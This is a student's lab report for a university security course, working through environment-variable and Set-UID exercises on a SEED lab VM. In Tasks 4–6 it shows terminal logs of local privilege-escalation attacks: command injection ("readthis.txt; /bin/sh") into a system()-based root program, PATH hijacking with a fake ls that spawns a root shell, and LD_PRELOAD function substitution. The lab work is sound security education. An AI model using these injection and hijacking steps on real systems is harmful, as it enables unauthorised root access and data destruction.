Emma Stensland

Reese Pearsall

CSCI 476


September 21, 2025

Lab 1: Environment Variables & Set-UID

Task 1: Manipulating Environment Variables

Task 1.1:

I used env and env | grep PATH to get all the environment variables and the line with “PATH”, respectively.



Observation: The output is key-value pairs of environment variables, and grep will find a key.

Task 1.2:

Export was used to add a user environment variable.

```
[09/18/25]seed@VM:~$ export mycoolervar="HELLOTHERE"
[09/18/25]seed@VM:~$ env | grep mycoolervar
mycoolervar=HELLOTHERE
[09/18/25]seed@VM:~$
```


Observations: When searching the environment variables using grep, it was found “mycoolervar” became the key and “HELLOTHERE” became the value.

Task 2: Passing Environment Variables (Parent -> Child)

Task 2.1:

Using gcc the .c program was compiled into an object file that was ran and the output was put into another file.

```
[09/18/25]seed@VM:~/lab1$ rm myenv1
[09/18/25]seed@VM:~/lab1$ gcc myprintenv.c -o myprintenv
[09/18/25]seed@VM:~/lab1$ ./myprintenv > myenv1
[09/18/25]seed@VM:~/lab1$ vim myenv1
[09/18/25]seed@VM:~/lab1$
```




Observations: This program runs a parent and child process and this child process runs and prints environment variables.

Task 2.2:

Which process runs the program was modified. Then, gcc compiled the .c program into an object file that was run and the output was put into another file.

```
[09/18/25]seed@VM:~/lab1$ vim myprintenv
[09/18/25]seed@VM:~/lab1$ vim myprintenv.c
[09/18/25]seed@VM:~/lab1$ gcc myprintenv.c -o myprintenv2
[09/18/25]seed@VM:~/lab1$ ./myprintenv2 > myenv2
[09/18/25]seed@VM:~/lab1$ vim myenv2
[09/18/25]seed@VM:~/lab1$
```



Observations: This program runs a parent and child process and this parent process runs and prints environment variables.

Task 2.3:

Diff was ran to compare the two files.

```
[09/18/25]seed@VM:~/lab1$ diff myenv1 myenv2
50c50
< _=./myprintenv
---
> _=./myprintenv2
```

Observations: The only difference between the two files was line 50, where it describes the compiled object that was run. The actual content of the is not different since the same printenv() method was run, just by different processes.

Task 3: Environment Variables and Set-UID Programs

Task 3.1:

The file was compiled then ran to verify the environment variables get printed.

```
[09/18/25]seed@VM:~/lab1$ cp ../csci-476/01_envvars_setuid/myenv_environ.c myenv_environ.c
[09/18/25]seed@VM:~/lab1$ gcc myenv_environ.c -o myenv_environ
[09/18/25]seed@VM:~/lab1$ ./myenv_environ
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1784,unix/VM:/tmp/.ICE-unix/1784
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/tmp/ssh-Zrd9OPiYbSfB/agent.4011
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=4012
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
mycoolervar=HELLOTHERE
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar
=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.g
z=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;3
35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*
.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=0
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx
=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:
:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/abbe3fc2_b18e_4fff_a8df_592964d771bd
INVOCATION_ID=4c876e14c06c48a69bc34e8162a45b61
MANAGERPID=1540
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.93
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:32543
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed/csci-476/01_envvars_setuid
_=./myenv_environ
[09/18/25]seed@VM:~/lab1$
```

Observations: Programs from the current process are printed.

Task 3.2:

Chown and chmod are ran to change its ownership to root and make it a Set-UID progam.

```
[09/18/25]seed@VM:~/lab1$ sudo chown root myenv_environ
[09/18/25]seed@VM:~/lab1$ sudo chmod 4755 myenv_environ
[09/18/25]seed@VM:~/lab1$ ls -l myenv_environ
-rwsr-xr-x 1 root seed 16776 Sep 18 00:47 myenv_environ
[09/18/25]seed@VM:~/lab1$ ./myenv_environ
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1784,unix/VM:/tmp/.ICE-unix/1784
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/tmp/ssh-Zrd9OPiYbSfB/agent.4011
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=4012
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/lab1
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
IM_CONFIG_PHASE=1
LANG=en_US.UTF-8
mycoolervar=HELLOTHERE
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;4
=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31
z=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:
sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;3
35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.
.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=
1;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xw
=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36
:
XDG_CURRENT_DESKTOP=ubuntu:GNOME
VTE_VERSION=6003
GNOME_TERMINAL_SCREEN=/org/gnome/Terminal/screen/abbe3fc2_b18e_4fff_a8df_592964d771bd
INVOCATION_ID=4c876e14c06c48a69bc34e8162a45b61
MANAGERPID=1540
GJS_DEBUG_OUTPUT=stderr
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
GNOME_TERMINAL_SERVICE=:1.93
DISPLAY=:0
SHLVL=1
QT_IM_MODULE=ibus
XDG_RUNTIME_DIR=/run/user/1000
JOURNAL_STREAM=9:32543
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/local/share/:/usr/share/:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
GDMSESSION=ubuntu
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
OLDPWD=/home/seed/csci-476/01_envvars_setuid
_=./myenv_environ
```

Observations: The permissions are set as expected, with 4 being Set-UID and root being the owner. The file still prints environment variables.

Task 3.3:

PATH, LD_LIBRARY_PATH, and TASK5 were all exported, then n/myenv_environ was added and the environment variables were searched for.

```
[09/18/25]seed@VM:~/lab1$ export PATH=.:$PATH
[09/18/25]seed@VM:~/lab1$ export LD_LIBRARY_PATH=.:$LD_LIBRARY_PATH
[09/18/25]seed@VM:~/lab1$ esport TASK5="stuff"
esport: command not found
[09/18/25]seed@VM:~/lab1$ export TASK5="stuff"
[09/18/25]seed@VM:~/lab1$ ls
myenv1  myenv2  myenv_environ  myenv_environ.c  myprintenv  myprintenv2  myprintenv.c
[09/18/25]seed@VM:~/lab1$ ./myenv environ | grep -e PATH -e LD_LIBRARY_PATH -e TASK5
bash: ./myenv: No such file or directory
[09/18/25]seed@VM:~/lab1$ ./myenv_environ | grep -e PATH -e LD_LIBRARY_PATH -e TASK5
WINDOWPATH=2
TASK5=stuff
PATH=.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

Observations: PATH and TASK5 are the only present variables, LD_LIBRARY_PATH was not inherited by the Set-UID child process, and PATH most likely was not either as it existed already.

Task 4: Exploiting a SET-UID Program with the system()function

Task 4.1:

This zsh bin was used, which has no SET-UID countermeasures, then the SET-UID program was run with system(). Adding the desired file with a ; in quotation marks then adding the shell gave the user access to the root shell.

```
[09/21/25]seed@VM:~/lab1$ gcc catcall.c -o catcall
[09/21/25]seed@VM:~/lab1$ sudo chown root catcall
[09/21/25]seed@VM:~/lab1$ sudo chmod 4755 catcall
[09/21/25]seed@VM:~/lab1$ ls -l deletethis.txt readthis.txt
-rwx--x--x 1 root seed 13 Sep 21 22:06 deletethis.txt
-rwx--x--x 1 root seed 26 Sep 21 22:05 readthis.txt
[09/21/25]seed@VM:~/lab1$ ./catcall "readthis.txt; /bin/sh"
Sucessfully read the file
# rm deletethis.txt
# exit
[09/21/25]seed@VM:~/lab1$ ls -l deletethis.txt readthis.txt
ls: cannot access 'deletethis.txt': No such file or directory
-rwx--x--x 1 root seed 26 Sep 21 22:05 readthis.txt
[09/21/25]seed@VM:~/lab1$
```

Observations: As a SET-UID program with root access, the system() function actually runs the command with root access, and ran the whole input as an argument. This means that a file could successfully be deleted.

Task 4.2:

The file was then modified to use execve() instead of system(), then compiled and defined as a SET-UID file, and the same attack was conducted.

```
[09/21/25]seed@VM:~/lab1$ gcc catcall.c -o catcall
[09/21/25]seed@VM:~/lab1$ sudo chown root catcall
[09/21/25]seed@VM:~/lab1$ sudo chmod 4755 catcall
[09/21/25]seed@VM:~/lab1$ ls -l deletethis.txt readthis.txt
-rwx--x--x 1 root seed 13 Sep 21 22:12 deletethis.txt
-rwx--x--x 1 root seed 26 Sep 21 22:05 readthis.txt
[09/21/25]seed@VM:~/lab1$ ls -l deletethis.txt readthis.txt
-rwx--x--x 1 root seed 13 Sep 21 22:12 deletethis.txt
-rwx--x--x 1 root seed 26 Sep 21 22:05 readthis.txt
[09/21/25]seed@VM:~/lab1$ ./catcall "readthis.txt; /bin/sh"
/bin/cat: 'readthis.txt; /bin/sh': No such file or directory
[09/21/25]seed@VM:~/lab1$
```

Observations: The attack was unsuccessful. The execve() function does not actually run the user input as a command, but instead is treated as an entire argument.

Task 5: PATH and Set-UID Programs

Ls_vuln.c was compiled and made into a Set-UID program, while a fake ls program that opens a new shell, and the PATH environment variable was set to the location of the fake ls program.

```
[09/21/25]seed@VM:~/lab1$ gcc ls_vuln.c -o ls_vuln
[09/21/25]seed@VM:~/lab1$ sudo chown root ls_vuln
[09/21/25]seed@VM:~/lab1$ sudo chmod 4755 ls_vuln
[09/21/25]seed@VM:~/lab1$ cd ..
[09/21/25]seed@VM:~$ mkdir my_evil_folder
[09/21/25]seed@VM:~$ cd my_evil_folder/
[09/21/25]seed@VM:~/my_evil_folder$ vim my_ls.c
[09/21/25]seed@VM:~/my_evil_folder$ gcc my_ls.c -o ls
[09/21/25]seed@VM:~/my_evil_folder$ PATH=/home/seed/my_evil_folder/:$PATH
[09/21/25]seed@VM:~/my_evil_folder$ printenv | grep PATH
WINDOWPATH=2
PATH=/home/seed/my_evil_folder/:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
[09/21/25]seed@VM:~/my_evil_folder$ cd ../lab1
[09/21/25]seed@VM:~/lab1$ ./ls_vuln
I am an evil ls progam
# whoami
root
#
```

Observations: The code can be run and gain root privileges by opening a shell from the root.

Task 6: LD_PRELOAD and Set-UID Programs

Task 6.1:

The malicious sleep program was added to a shared library, and the LD_PRELOAD environment variable tells the linker to use this malicious library. A program using the sleep function was then compiled and ran.

```
[09/21/25]seed@VM:~/lab1$ gcc -fPIC -g -c mylib.c
[09/21/25]seed@VM:~/lab1$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/21/25]seed@VM:~/lab1$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/21/25]seed@VM:~/lab1$ vim myprog.c
[09/21/25]seed@VM:~/lab1$ gcc myprog.c -o sleed_prog
[09/21/25]seed@VM:~/lab1$ vim myprog.c
[09/21/25]seed@VM:~/lab1$ gcc myprog.c -o sleep_prog
[09/21/25]seed@VM:~/lab1$ ./sleep_prog
I'm not sleeping!
[09/21/25]seed@VM:~/lab1$
```

Observations: The program used the malicious sleep function, since the user's LD_PRELOAD was set to this shared library.

Task 6.2:

The program was then made into a Set-UID program. When run, the program actually sleeps for one second.

```
[09/21/25]seed@VM:~/lab1$ sudo chown root sleep_prog
[09/21/25]seed@VM:~/lab1$ sudo chmod 4755 sleep_prog
[09/21/25]seed@VM:~/lab1$ ./sleep_prog
[09/21/25]seed@VM:~/lab1$
```

Observations: Set-UID processes run child processes, which inherit environment variables from the parent, which in this case is the root. The root has LD_PRELOAD at default, therefore making the actual sleep() function run.

Task 6.3:

The Set-UID program was then run in the root, after LD_PRELOAD was set to our shared library.

```
[09/21/25]seed@VM:~/lab1$ sudo chown root sleep_prog
[09/21/25]seed@VM:~/lab1$ sudo chmod 4755 sleep_prog
[09/21/25]seed@VM:~/lab1$ ./sleep_prog
[09/21/25]seed@VM:~/lab1$ sudo su root
root@VM:/home/seed/lab1# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed/lab1# ./sleep_prog
I'm not sleeping!
root@VM:/home/seed/lab1#
```

Observations: Set-UID processes run child processes, which inherit environment variables from the parent, which in this case is the root. The root has LD_PRELOAD defined as this path, therefore making it run the malicious program.